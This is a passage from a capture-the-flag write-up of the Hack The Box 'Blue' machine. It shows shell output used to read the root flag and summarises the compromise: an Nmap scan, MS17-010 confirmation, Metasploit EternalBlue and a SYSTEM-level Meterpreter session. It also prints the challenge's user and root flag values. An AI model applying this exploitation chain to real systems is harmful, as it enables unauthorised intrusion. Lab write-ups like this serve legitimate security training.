cd C:\Users\administrator\Desktop
```

Flag: 0c4f3a9386dba985686ce78e58237c6d


Root Flag: Submit the flag located on the administrator's desktop.



Submit Root Flag


Submit the flag located on the administrator's desktop.

Next, I moved on to privilege escalation by checking the Administrator's Desktop for the administrator flag. To do this, I navigated to the Administrator's Desktop using: cd C:\Users\Administrator\Desktop




```
C:\Users\haris\Desktop>cd C:\Users\administrator\Desktop
cd C:\Users\administrator\Desktop

C:\Users\Administrator\Desktop>dir
```

Now that I am in the Administrator's Desktop directory, I can check for another flag, typically named root.txt or admin.txt, using: dir



```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BE92-053B

 Directory of C:\Users\Administrator\Desktop

24/12/2017  02:22    <DIR>          .
24/12/2017  02:22    <DIR>          ..
03/03/2025  21:30                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   2,694,541,312 bytes free
```

After navigating to the Administrator's Desktop, I successfully retrieved the root flag. First, I used: type root.txt



```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
c830c1b69fde359dbe7cd062173a9382

C:\Users\Administrator\Desktop>
```

This command displayed the contents of the root.txt file, revealing the final flag: c830c1b69fde359dbe7cd062173a9382

Root Flag: c830c1b69fde359dbe7cd062173a9382

Summary

I started by scanning the target machine (10.10.10.40) using Nmap, identifying open ports and detecting that the system was running Windows 7 Professional SP1, which made it a potential target for the EternalBlue (MS17-010) exploit. The scan also revealed that SMBv1 was enabled, with five shared folders (ADMIN$, C$, IPC$, Share, Users), some of which allowed read and write access.

Next, I confirmed the MS17-010 vulnerability by running an Nmap vulnerability scan, which verified that the system was susceptible to remote code execution. I then launched Metasploit, selected the EternalBlue exploit, and configured the necessary settings, including RHOSTS (target IP) and LHOST (my machine's IP). Executing the exploit successfully compromised the machine, granting me a Meterpreter session.

To verify my access level, I used whoami and getuid, which confirmed that I had NT AUTHORITY\SYSTEM privileges, meaning I had full control over the target machine. With this level of access, I navigated through the system and retrieved both flags:

- **User Flag:** Found in C:\Users\haris\Desktop\user.txt

  688c15e431600ad6ac6fbb7dc6d10cf6

- **Root Flag:** Found in C:\Users\Administrator\Desktop\root.txt

  c830c1b69fde359dbe7cd062173a9382

This confirmed a successful exploitation, completing the Hack The Box Blue challenge by achieving full system control and retrieving both user and root flags.